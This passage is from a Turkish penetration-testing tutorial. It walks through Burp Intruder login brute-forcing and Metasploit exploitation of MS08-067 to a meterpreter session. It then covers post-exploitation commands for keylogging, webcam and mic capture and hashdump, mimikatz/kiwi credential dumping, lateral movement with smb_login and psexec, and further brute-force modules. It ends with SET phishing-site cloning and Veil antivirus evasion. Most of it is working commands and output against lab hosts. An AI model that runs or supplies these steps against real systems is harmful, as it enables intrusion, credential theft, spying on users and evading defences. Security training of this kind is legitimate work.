12	monkey	302	<input type="checkbox"/>	<input type="checkbox"/>	354	
13	password	302	<input type="checkbox"/>	<input type="checkbox"/>	354	
14	qwerty	302	<input type="checkbox"/>	<input type="checkbox"/>	354	
15	tequero	302	<input type="checkbox"/>	<input type="checkbox"/>	354	
16	test	302	<input type="checkbox"/>	<input type="checkbox"/>	354	

Görüldüğü gibi başarılı olup olmadığını sunucu uygulama arayüzünde bizlere sunduğunu görüyoruz. 14.cü denemenin başarılı olduğunu ve bunun da wordlistimizdeki password'e denk geldiğini görebiliyoruz.

Username
admin

Password

Login

Login failed
Login failed
Login failed
Login failed
Login failed
Login failed
Login failed
Login failed
Login failed
Login failed
Login failed
Login failed
Login failed
Login failed
You have logged in as 'admin'
Login failed
Login failed
Login failed
Login failed

Şimdi de kullanıcı adının da bilinmediği durum için nasıl bir yol izleyeceğimize bakalım.

Şayet ne kullanıcı adı ne de şifre bilgisini bilmiyorsak, intruder'a gönderilen istekte hem kullanıcı adını hem de şifre alanını seçiyoruz.

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 x 2 x 3 x 4 x 5 x 6 x ...

Target Positions Payloads Options

? Payload Positions Start attack

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Cluster bomb

```
POST /dwa/login.php HTTP/1.1
Host: 192.168.152.135
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.152.135/dwa/login.php
Cookie: security=low; PHPSESSID=e4f0e4c23639266a789aa830b53589d9
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 41

username=$admins&password=$admins&Login=Login
```

Add \$
Clear \$
Auto \$
Refresh

İki değişkeni seçtiğimiz için payload set bölümünde 2 değer gözükecektir. İlk değer username olduğu için, 1 numaralı payload set username, 2 numaralı payload set password için kullanılacak.

Payload set 1 için 11 adet değişken kullanılacak.

The screenshot shows the 'Payload Sets' configuration window. The 'Payload set' dropdown is set to '1', and the 'Payload count' is 11. The 'Payload type' dropdown is set to '2'. Below this, the 'Payload Options [Simple list]' section is visible, showing a list of strings: root, admin, test, guest, info, adm, mysql, user. The 'Add' button is highlighted, and the 'Add from list ... [Pro version only]' dropdown is also visible.

Payload set 2 kısmında da 15 değişken kullanılacak ve toplam 165 adet varyasyon kullanılacak

The screenshot shows the 'Payload Sets' configuration window. The 'Payload set' dropdown is set to '2', and the 'Payload count' is 15. The 'Payload type' dropdown is set to 'Simple list'. Below this, the 'Payload Options [Simple list]' section is visible, showing a list of strings: 111111, 1234, 12345, 123456, 1234567, 12345678, abc123, dragon. The 'Add' button is highlighted, and the 'Add from list ... [Pro version only]' dropdown is also visible.

Metasploit:

Metasploit aslında bir frameworktür. Yapısında bir çok sömürü öncesi bilgi toplamaya yarayan (auxiliary) modüller, yerel ve uzak sömürü(exploit) modülleri barındırmaktadır. Sızma testlerinde bilgi toplama ve zafiyet tespitinden sonra gerçekleştirilecek adım bu altyapıda bulunan exploit modülleri kullanarak sistemi ele geçirmektir.

Aşağıdaki gibi bir konsol bizi karşılıyor olacak.

```
root@kali:~/tools# msfconsole

  _   _   _   _   _   _   _   _   _   _   _   _   _   _   _   _   _   _
 / \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \
/_ _/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/

=[ metasploit v4.16.38-dev ]
+ -- ==[ 1734 exploits - 992 auxiliary - 300 post ]
+ -- ==[ 509 payloads - 40 encoders - 10 nops ]
+ -- ==[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

Konsolda karşımıza çıkan bilgileri tanımlayarak başlayalım.

Exploit: Yukarıda da bahsettiğim gibi sömürmek, istismar etmektir.

Auxiliary: exploit öncesi bilgi toplamaya yarayan modüllerdir.

Post: Sömürü sonrası sistemde kullanılan modüllerdir

Payload: Sömürü sonrası hedef sistemde çalışan kodlardır.

Encoder: Antivirüs, IPS gibi güvenlik çözümlerini atlatmak için kullanılan, payload'ları gizleyen modüldür.

Şimdi de konsol da kullanılan komutları tanımlayalım.

search : Arama komutudur. Aklınıza gelen her türlü modül, teknoloji, servis ismini arattırabilirsiniz.

Örnek: search dns #DNS ile ilgili tüm exploit,payload, auxiliary vs hepsini getirir.

use : Modülü seçer.

Örnek : use auxiliary/gather/enum_dns

Show options : Modül seçeneklerini getirir.


```
msf > use auxiliary/gather/enum_dns
msf auxiliary(enumer_dns) > show options

Module options (auxiliary/gather/enum_dns):

Name          Current Setting  Required  Description
----          -
DOMAIN        true             yes       The target domain
ENUM_A        true             yes       Enumerate DNS A record
ENUM_AXFR     true             yes       Initiate a zone transfer against each NS record
ENUM_BRT      false            yes       Brute force subdomains and hostnames via the supplied wordlist
ENUM_CNAME    true             yes       Enumerate DNS CNAME record
ENUM_MX       true             yes       Enumerate DNS MX record
ENUM_NS       true             yes       Enumerate DNS NS record
ENUM_RVLT     false            yes       Reverse lookup a range of IP addresses
ENUM_SOA      true             yes       Enumerate DNS SOA record
ENUM_SRV      true             yes       Enumerate the most common SRV records
ENUM_TLD      false            yes       Perform a TLD expansion by replacing the TLD with the IANA TLD list
ENUM_TXT      true             yes       Enumerate DNS TXT record
IPRANGE       no               no        The target address range or CIDR identifier
NS            false            no        Specify the nameserver to use for queries (default is system DNS)
STOP_WLDCRD   no               no        Stops bruteforce enumeration if wildcard resolution is detected
THREADS       1                no        Threads for ENUM_BRT
WORDLIST      /opt/metasploit-framework/enbedded/framework/data/wordlists/namelist.txt no        Wordlist of subdomains
```

Set: Payload seçiminde değer atamasını yapar. Küçük/büyük harf duyarlıdır.

Örnek: set DOMAIN facebook.com

unset : Atanan değeri kaldırır.

check :Seçilen zayıflığın sistemde var olduğunu kontrol eder.

İnfo: modül hakkında bilgi verir

Run /exploit : Modülün çalışmasını sağlar.

Sessions: Aktif oturumları gösterir ve oturum bilgisi verir.

route : Oturum trafiğinin yönlendirilmesini sağlar.

Back: Mevcut seçenekten bir önceki menüye döner.

Exit : Konsoldan çıkışı sağlar.

Kullanımı:

Daha önce toplamış olduğumuz bilgiler çerçevesinde hedef domain hakkında ne tür zafiyetler olduğunu tespit ettik. Şimdi elimizde bulunan zafiyetler için metasploit-framework de exploit modülü var mı yok mu ona bakacağız. Daha sonra da bu exploitin çalışıp çalışmadığını kontrol edeceğiz.

Örneğimiz sistem de bir windows xp makinası olduğu ve nmap veya nessus ile yaptığımız tarama sonrası MS08-067 zafiyeti olduğunu tespit ettiğimizi varsayalım.

Öncelikle bu zafiyeti arattırıyoruz. Zafiyeti bulduktan sonra use komutuyla modülü seçiyoruz. Show options komutuyla seçenekleri görüntülüyoruz. Set RHOST diyerek hedef IP'mizi ayarlıyoruz.

```
msf > search ms08-067

Matching Modules
=====
Name          Disclosure Date  Rank  Description
----          -
exploit/windows/smb/ms08_067_netapi  2008-10-28    great  MS08-067 Microsoft Server Service Relative Path Stack Corruption

msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

Name          Current Setting  Required  Description
----          -
RHOST         10.10.10.15      yes       The target address
RPORT         445              yes       The SMB service port
SMBPIPE       BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:

Id  Name
--  ---
0   Automatic Targeting

msf exploit(ms08_067_netapi) > set RHOST 10.10.10.15
RHOST => 10.10.10.15
```

RHOST : Hedef sistemin IP adresi.

LHOST : Saldırının yapıldığı makinanın IP adresi.

RPORT : Uzak sisteme exploitin gönderileceği portun numarası.

LPORT : Yapılan exploitin cevabının bizim makinaya hangi porttan geleceği.

Bu tanımları yaptıktan ve hedef IP'yi tanımladıktan sonra uzaktan kod çalıştırma zaafiyeti için payloadumuzu seçelim. Hedef sistemin windows olduğunu biliyoruz. Bu yüzden windows bir payload kullanmamız gerekir. Yükleyeceğimiz payloadumuz gelişmiş bir payload olan ve meterpreter diye adlandırılan payload olmasını istiyoruz.

set payload/windows/meterpreter den sonra çift tab'a bastığımızda diğer seçenekleri görebiliyoruz.

```
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/
set payload windows/meterpreter/bind_hidden_ipknock_tcp set payload windows/meterpreter/reverse_hop_http set payload windows/meterpreter/reverse_tcp_allports
set payload windows/meterpreter/bind_hidden_tcp set payload windows/meterpreter/reverse_http set payload windows/meterpreter/reverse_tcp_dns
set payload windows/meterpreter/bind_ipv6_tcp set payload windows/meterpreter/reverse_https set payload windows/meterpreter/reverse_tcp_rc4
set payload windows/meterpreter/bind_ipv6_tcp_uuid set payload windows/meterpreter/reverse_https_proxy set payload windows/meterpreter/reverse_tcp_uuid
set payload windows/meterpreter/bind_nonx_tcp set payload windows/meterpreter/reverse_ipv6_tcp set payload windows/meterpreter/reverse_winhttp
set payload windows/meterpreter/bind_tcp set payload windows/meterpreter/reverse_nonx_tcp set payload windows/meterpreter/reverse_winhttps
set payload windows/meterpreter/bind_tcp_rc4 set payload windows/meterpreter/reverse_ord_tcp
set payload windows/meterpreter/bind_tcp_uuid set payload windows/meterpreter/reverse_tcp
```

Hedef sistemde güvenlik duvarı veya bizim karşı tarafa bağlantı kurmamızı engelleyen güvenlik önlemi var ise reverse_ seçeneklerini, doğrudan bağlantı kurabiliyor isek bind_ seçeneklerini kullanabiliriz.

Biz arada fw olmadığını bildiğimiz için bind_tcp seçeneğini seçiyoruz. Show options ile son halini kontrol ediyoruz. Run diyerek exploit'i çalıştırıyoruz

```
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/bind_tcp
Payload => windows/meterpreter/bind_tcp
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     10.10.10.15     yes       The target address
  RPORT     445              yes       The SMB service port
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/bind_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LPORT     4444             yes       The listen port
  RHOST     10.10.10.15     no        The target address

Exploit target:

  Id  Name
  --  ---
  0   Automatic Targeting

msf exploit(ms08_067_netapi) > run
```

Run dedikten sonra zaafiyeti exploit edebildiğimiz ve payloadumuzun çalıştığı, meterpreter oturumumuzun açıldığını görebiliyoruz. Sysinfo ile hedef bilgisayar hakkında bilgileri görebiliyoruz.

```
msf exploit(ms08_067_netapi) > run

[*] Started bind handler
[*] 10.10.10.15:445 - Automatically detecting the target...
[*] 10.10.10.15:445 - Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] 10.10.10.15:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] 10.10.10.15:445 - Attempting to trigger the vulnerability...
[*] Sending stage (957487 bytes) to 10.10.10.15
[*] Meterpreter session 1 opened (10.10.10.13:42657 -> 10.10.10.15:4444) at 2017-01-04 14:36:36 +0300

meterpreter > sysinfo
Computer      : CL-SODER-WINXP
OS            : Windows XP (Build 2600, Service Pack 2).
Architecture : x86
System Language : en_US
Domain       : SODER
Logged On Users : 2
Meterpreter  : x86/windows
```

Artık hedef sistemde gelişmiş bir payloadumuz var. Bu payloadun neler yapabildiğini help komutuyla görebiliriz.

```
Stdapi: System Commands
=====
Command      Description
-----
clearev      Clear the event log
drop_token   Relinquishes any active impersonation token.
execute      Execute a command
getenv       Get one or more environment variable values
getpid       Get the current process identifier
getprivs     Attempt to enable all privileges available to the current process
getsid       Get the SID of the user that the server is running as
getuid       Get the user that the server is running as
kill         Terminate a process
localtime    Displays the target system's local date and time
ps           List running processes
reboot       Reboots the remote computer
reg          Modify and interact with the remote registry
rev2self     Calls RevertToSelf() on the remote machine
shell        Drop into a system command shell
shutdown     Shuts down the remote computer
steal_token  Attempts to steal an impersonation token from the target process
suspend      Suspends or resumes a list of processes
sysinfo      Gets information about the remote system, such as OS
```

```
=====
Command      Description
-----
record_mic   Record audio from the default microphone for X seconds
webcam_chat  Start a video chat
webcam_list  List webcams
webcam_snap  Take a snapshot from the specified webcam
webcam_stream Play a video stream from the specified webcam

Priv: Elevate Commands
=====
Command      Description
-----
getsystem     Attempt to elevate your privilege to that of local system.

Priv: Password database Commands
=====
Command      Description
-----
hashdump     Dumps the contents of the SAM database

Priv: Timestomp Commands
=====
Command      Description
-----
timestomp    Manipulate file MACE attributes
```

En çok kullanılan komutları tanımlayalım.

Dosya sistemi komutları linux komutları ile aynı, cat,cd, ls, mkdir,pwd,rmdir,download ve upload gibi.

Sistem komutları ve ağ komutları da windows komutları ile aynı, sysinfo, ps, getuid,reboot,shutdown, kill, shell, ipconfig, route vs.

Hashdump: Şifre veritabanını getirir.

getsystem: en önemli komutlarından biridir,local system hesabına geçer

record_mic: ile mikrofonu açabilirsiniz.

Screenshot: hedef bilgisayarın o andaki ekran görüntüsünü alabilirsiniz.

Keyscan_dump: klavye hareketlerini dump eder.

Meterpreter'in gelişmiş özelliklerinden biri de post modüllerinin olması. Oturumu açtıktan sonra load komutuyla post modülleri kullanabilirsiniz. Post modülleri görmek için

msf>use post/windows/ çift tab'a basmanız yeterli.

Bu post modüllerinden bir kaçına bakalım

Tuş hareketlerini kaydedebiliriz.

```
meterpreter > run post/windows/capture/keylog_recorder
```

Ağ da arp scan yapabiliriz

```
meterpreter > run post/windows/gather/arp_scanner RHOSTS=10.10.10.0/24
```

Hedef makinanın sanal makina olup olmadığına bakabiliriz

```
meterpreter > run post/windows/gather/checkvm
```

hedef makinada şifreleri toplayabiliriz

```
meterpreter > run post/windows/gather/credential_collector
```

Başka yetkili bir prosese atlayabiliriz

```
meterpreter > run post/windows/manage/migrate
```

Hedef makinada kurulu uygulamaları listeleyebiliriz

```
meterpreter > run post/windows/gather/enum_applications
```

Hedef makinada oturum açmış kişileri listeleyebiliriz

```
meterpreter > run post/windows/gather/enum_logged_on_users
```

Paylaşımları görebiliriz

```
meterpreter > run post/windows/gather/enum_shares
```

SNMP servis konfigürasyonlarını çekebiliriz

```
meterpreter > run post/windows/gather/enum_snmp
```

Lokal kullanıcıların şifre hash'lerini çekebiliriz

```
meterpreter > run post/windows/gather/hashdump
```

ve daha birçok post modülünü görüntüleyip kullanabiliriz.

Bizim bu aşamadaki ilk hedefimiz meterpreter oturumu açtığımız hedef makinadaki ram de saklı olan şifreleri almak. Bunu yapabilmek için post modüllerinden hashdump, mimikatz veya kiwi modülünü kullanabiliriz. Kiwi modülü daha kullanışlı olduğu için kiwi modülünü kullanacağız.

Load kiwi deyip kiwi post modülüne geçiş yapıyoruz.

```

meterpreter > load kiwi
Loading extension kiwi...

.#####. mimikatz 2.1 (x86/windows)
.## ^ ##. "A La Vie, A L'Amour"
## / \ ## /* * *
## \ / ## Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' Ported to Metasploit by OJ Reeves 'TheColonial' * * */

success.
meterpreter > help

```

Help deyip ne tür komutlar kullanabileceğimize bakalım.

```

Kiwi Commands
=====

Command          Description
-----
creds_all        Retrieve all credentials (parsed)
creds_kerberos   Retrieve Kerberos creds (parsed)
creds_msv        Retrieve LM/NTLM creds (parsed)
creds_ssp        Retrieve SSP creds
creds_tspkg      Retrieve TsPkg creds (parsed)
creds_wdigest    Retrieve WDigest creds (parsed)
dcsync           Retrieve user account information via DCSync (unparsed)
dcsync_ntlm      Retrieve user account NTLM hash, SID and RID via DCSync
golden_ticket_create
Create a golden kerberos ticket
kerberos_ticket_list
List all kerberos tickets (unparsed)
kerberos_ticket_purge
Purge any in-use kerberos tickets
kerberos_ticket_use
Use a kerberos ticket
kiwi_cmd         Execute an arbitrary mimikatz command (unparsed)
lsa_dump_sam     Dump LSA SAM (unparsed)
lsa_dump_secrets
Dump LSA secrets (unparsed)
wifi_list        List wifi profiles/creds

```

Komutlardan en çok dikkatimizi çeken ve kolayımıza gelen elbette ki creds_all olacak.

Creds_all deyip tüm şifreleri görmeye çalışalım.

```

meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
=====
Username      Domain      LM              NTLM
-----
CL-SODER-WINXP$ SODER      a6577c06d5ea3f369be6f92d6c9ca010 8db4fcd52e00b6d3d5f8b70425fed89f03156e48
labuser1      SODER      057819ecbed5d9b2c2265b23734e0dac 939d51efaf8c0ac3a2f634df4791a175

wdigest credentials
=====
Username      Domain      Password
-----
CL-SODER-WINXP$ SODER      Id"e ?[CSCXtt[.]. *.wI5T?SH6bcNiFovV8'S:ŠJZe<^5?+=XeJzUTXg.o#[Ot@ZmASPjz,%';%LSN?0\yp<D+=iV/\$PM^bc_AšoyQS\wX8'V^mPUN_l5
labuser1      SODER      labuser1

kerberos credentials
=====
Username      Domain      Password
-----
(null)        (null)      (null)
CL-SODER-WINXP$ SODER      Id"e ?[CSCXtt[.]. *.wI5T?SH6bcNiFovV8'S:ŠJZe<^5?+=XeJzUTXg.o#[Ot@ZmASPjz,%';%LSN?0\yp<D+=iV/\$
PM^bc_AšoyQS\wX8'V^mPUN_l5
cl-soder-winxp$ SODER.LAB (null)
labuser1      SODER.LAB (null)

```

System yetkisi ile ram de saklanan tüm şifreleri getirdi. Açık olarak saklanan wdigest credentials içerisinde labuser1 kullanıcısının şifresinin labuser1 olduğunu görebiliyoruz.

Mimikatz modülü için şu komutlarla aynı bilgilere erişebilirsiniz.

```
meterpreter > load mimikatz
```

```
meterpreter > msv
```

```
meterpreter > kerberos
```

```
meterpreter > mimikatz_command -f samdump::hashes
```

Bir kullanıcının şifre bilgisini elde ettikten sonra daha fazla yayılma yollarına bakacağız.

Öncelikle bu hesapla domain de bulunan hangi bilgisayarlarda oturum açılabilirdiğini smb_login modülünü kullanacağız. Daha sonra psexec modülü ile de smb_login de tespit ettiğimiz makinalara labuser1 kullanıcı adı ve labuser1 şifresi ile oturum açıyoruz.

Bu işlemleri sırayla;

```
msf> search smb_login
```

```
msf > use auxiliary/scanner/smb/smb_login
```

```
msf auxiliary(smb_login) > show options
```

```
msf auxiliary(smb_login) > set SMBDomain test
```

```
msf auxiliary(smb_login) > set SMBUser labuser1
```

```
msf auxiliary(smb_login) > set SMBPass labuser1
```

```
msf auxiliary(smb_login) > set RHOSTS 10.10.10.0/24
```

```
msf auxiliary(smb_login) > run komutuyla çalıştırıyoruz.
```

```
msf auxiliary(smb_login) > run
[*] 10.10.10.10:445 - SMB - Starting SMB login brute force
[*] 10.10.10.10:445 - This system does not accept authentication with any credentials, proceeding with brute force
[+] 10.10.10.10:445 - SMB - Success: 'soder\labuser1:labuser1'
[*] 10.10.10.10:445 - SMB - Domain is ignored for user labuser1
[*] Scanned 1 of 6 hosts (16% complete)
[*] 10.10.10.11:445 - SMB - Starting SMB login brute force
[*] 10.10.10.11:445 - This system does not accept authentication with any credentials, proceeding with brute force
[-] 10.10.10.11:445 - SMB - Could not connect
[*] Scanned 2 of 6 hosts (33% complete)
[*] 10.10.10.12:445 - SMB - Starting SMB login brute force
[*] 10.10.10.12:445 - This system does not accept authentication with any credentials, proceeding with brute force
[+] 10.10.10.12:445 - SMB - Success: 'soder\labuser1:labuser1'
[*] Scanned 3 of 6 hosts (50% complete)
[*] 10.10.10.13:445 - SMB - Starting SMB login brute force
[*] 10.10.10.13:445 - This system does not accept authentication with any credentials, proceeding with brute force
[-] 10.10.10.13:445 - SMB - Could not connect
[*] Scanned 4 of 6 hosts (66% complete)
[*] 10.10.10.14:445 - SMB - Starting SMB login brute force
[*] 10.10.10.14:445 - This system does not accept authentication with any credentials, proceeding with brute force
[-] 10.10.10.14:445 - SMB - Could not connect
[*] Scanned 5 of 6 hosts (83% complete)
[*] 10.10.10.15:445 - SMB - Starting SMB login brute force
[*] 10.10.10.15:445 - This system does not accept authentication with any credentials, proceeding with brute force
[-] 10.10.10.15:445 - SMB - Failed: 'soder\labuser1:labuser1', Login Failed: The server responded with error: STATUS
```

Yeşil ile gösterilen iki makina da aynı kullanıcı adı ve şifre ile oturum açılabilirdiğini tespit etti.

Şimdi bu makinalarda psexec komutuyla oturum açıp, makinalarda açık olan yetkili hesapları elde etmeye çalışacağız.

msf > use exploit/windows/smb/psexec komutuyla modülü seçip, seçeneklerde ilgili alanları doldurup çalıştırıyoruz.

Şimdi biraz da diğer sistemlerle ilgili modüllere bakalım.

Ortamda mssql instance olup olmadığına bakan modül

Modül: msf > use auxiliary/scanner/mssql/mssql_ping

İstenen değer: msf auxiliary(mssql_ping) > set RHOSTS 10.10.10.0/24

Veritabanı sunucusuna kullanıcı adı ve parolası denemesi yapan modül

msf > use auxiliary/scanner/mssql/mssql_login

msf auxiliary(mssql_login) > set RHOSTS 10.10.10.14

VNC servisine kaba kuvvet denemesi

msf > use auxiliary/scanner/vnc/vnc_login

msf auxiliary(vnc_login) > set RHOSTS 10.10.10.13

tomcat kaba kuvvet saldırısı

msf > use auxiliary/scanner/http/tomcat_mgr_login

msf auxiliary(tomcat_mgr_login) > set RHOSTS 10.10.10.11

msf auxiliary(tomcat_mgr_login) > set RPORT 8180

MSSQL sunucusunun yönetim hesabı ile işletim sistemini ele geçirme

msf > use exploit/windows/mssql/mssql_payload

msf>show options #burada iki parametre doldurmamız yeterli, RHOSTS ve Payload.

```
msf exploit(mssql_payload) > show options
Module options (exploit/windows/mssql/mssql_payload):
  Name          Current Setting  Required  Description
  ----          -
  METHOD         cmd              yes       Which payload delivery method
to use (ps, cmd, or old)
  PASSWORD     d username      no        The password for the specific
  RHOST        RHOST           yes       The target address
  RPORT        RPORT           yes       The target port
  SRVHOST      SRVHOST         yes       The local host to listen on.
This must be an address on the local machine or 0.0.0.0
  SRVPORT      SRVPORT         yes       The local port to listen on.
  SSL          SSL             no        Negotiate SSL for incoming co
nnections
  SSLCert     SSLCert         no        Path to a custom SSL certific
ate (default is randomly generated)
  TDSENCRYPTION  false          yes       Use TLS/SSL for TDS data "For
ce Encryption"
  URIPATH     URIPATH         no        The URI to use for this explo
it (default is random)
  USERNAME    USERNAME        no        The username to authenticate
as
  USE_WINDOWS_AUTHENT  false          yes       Use windows authentication
(requires DOMAIN option set)
```

msf exploit(mssql_payload) >set RHOSTS 10.10.10.14

msf exploit(mssql_payload) > set PAYLOAD windows/exec

msf exploit(mssql_payload) > set CMD "ipconfig /all"

Tespit ettiğiniz envanter ve zaafiyetlere göre exploit arattırıp sömürebilirsiniz.

Setoolkit:

Bu araç insan zaafiyetinden faydalanarak sosyal mühendislik yöntemiyle hedef kişiye ait kullanıcı adı, şifrelerini almak veya hedef kişiye gönderilen bağlantıyı tıklaması sonrası, hedef bilgisayarda arka kapı açılarak, saldırganın bağlantı sağlamasını amaçlamaktadır. Hedef bilgisayarda bulunan antivirüsü atlattığınız takdirde başarı oranı yüksek bir adımdır.

Setoolkit komutu ile erişim sağlayabilirsiniz.

```
.o88o.          o8o          .
888  `"'          `"'          .o8
o888oo  .oooo.o  .ooooo.  .ooooo.  o8oo  .ooooo.  .o888oo  oooo  ooo
888  d88(  "8  d88'  `88b  d88'  `Y8  `888  d88'  `88b  888  `88.  .8'
888  `Y88b.  888  888  888  888  888  888oo888  888  `88..8'
888  o.  )88b  888  888  888  .o8  888  888  .o  888  .  `888'
o888o  8""888P'  `Y8bod8P'  `Y8bod8P'  o888o  `Y8bod8P'  "888"  d8'
                                           .o...P'
                                           `XERO'

[---]      The Social-Engineer Toolkit (SET)      [---]
[---]      Created by: David Kennedy (ReL1K)      [---]
           Version: 7.4.4
           Codename: 'Recharged'
[---]      Follow us on Twitter: @TrustedSec      [---]
[---]      Follow me on Twitter: @HackingDave    [---]
[---]      Homepage: https://www.trustedsec.com [---]

Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit
```

Bu araçta en çok kullanacağımız menü Social-Engineering Attacks menüsü. 1 diyerek ilerliyoruz.

Sonrasında 11 farklı seçenek bulunuyor.En çok kullanılan Website Attack Vectors seçeneği ile ilerliyoruz. 2 yazıyoruz

```
Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) SMS Spoofing Attack Vector
11) Third Party Modules

99) Return back to the main menu.
```


Bir sonraki ekranda kullanıcı adı ve şifre toplamaya yönelik 3) Credential Harvester Attack Method seçeneği ile devam ediyoruz. Sonrasında da web sayfası klonlama 2) Site Cloner'ı seçiyoruz.

```
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method
8) HTA Attack Method

99) Return to Main Menu

set:webattack>3

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.


The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
```

Bir sonraki adımda oluşturulacak klonlanmış sitenin hangi IP'de host edileceğini yazıyoruz. Burada önemli nokta, şayet ptf kurulu makina sizin host makinanız (sanal değil) ve kurum içerisinde yapıyorsanız iç ip'nizi yazabilirsiniz. Şayet kurum dışında iseniz gerçek ip'nizi yazmanız gerekir. Ayrıca sanal makina kullanıyorsanız, sanal makinanızın network adaptörünü bridged olarak değiştirmemiz gerekir. NAT yapıda bağlantı size gelmeyecektir.



Veil-Framework

Hedef bilgisayarı veya sunucuyu ele geçirebilmek için, zararlı yazılımımızın karşı tarafta çalıştırabiliyor olmamız gerekir. payloadlar antivirüsler tarafından algılanabildiği için, kodumuzu encode edip hedef bilgisayarda çalıştırmamız gerekir. Bunun için en iyi araç veil aracıdır.

Veil aracını kalide kurmak için aşağıdaki komutu kullanabilirsiniz.

Git clone <https://github.com/Veil-Framework/Veil-Evasion>

Veil aracı payload'un imzasını değiştirerek güvenlik yazılımları veya cihazlarının tanımamasını sağlar

Veil aracında 51 adet payload bulunmaktadır.

```
=====
Veil-Evasion | [Version]: 2.28.2
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

Main Menu

  51 payloads loaded

Available Commands:

  use          Use a specific payload
  info         Information on a specific payload
  list         List available payloads
  update       Update Veil-Evasion to the latest version
  clean        Clean out payload folders
  checkvt     Check payload hashes vs. VirusTotal
  exit        Exit Veil-Evasion

[menu>>]: █
```

Komutlarına bakacak olursak;

use: Kullanılacak payload'U tanımlamak için

info: Kullanılacak payload hakkında bilgi için

list: Kullanılabilir payloadları listelemek için

update: veil'i güncellemek için

clean: payload klasörünü temizlemek için

checkvt: virüstotal de payload'un hash'i kontrol ettirmek için

exit: komutu da veil den çıkmak için kullanılır

ilk olarak list komutuyla kullanabilecek payloadları listeleyelim.

[*] Available Payloads:

- 1) auxiliary/coldwar_wrapper
- 2) auxiliary/macro_converter
- 3) auxiliary/pyinstaller_wrapper

- 4) c/meterpreter/rev_http
- 5) c/meterpreter/rev_http_service
- 6) c/meterpreter/rev_tcp
- 7) c/meterpreter/rev_tcp_service
- 8) c/shellcode_inject/flatc

- 9) cs/meterpreter/rev_http
- 10) cs/meterpreter/rev_https
- 11) cs/meterpreter/rev_tcp
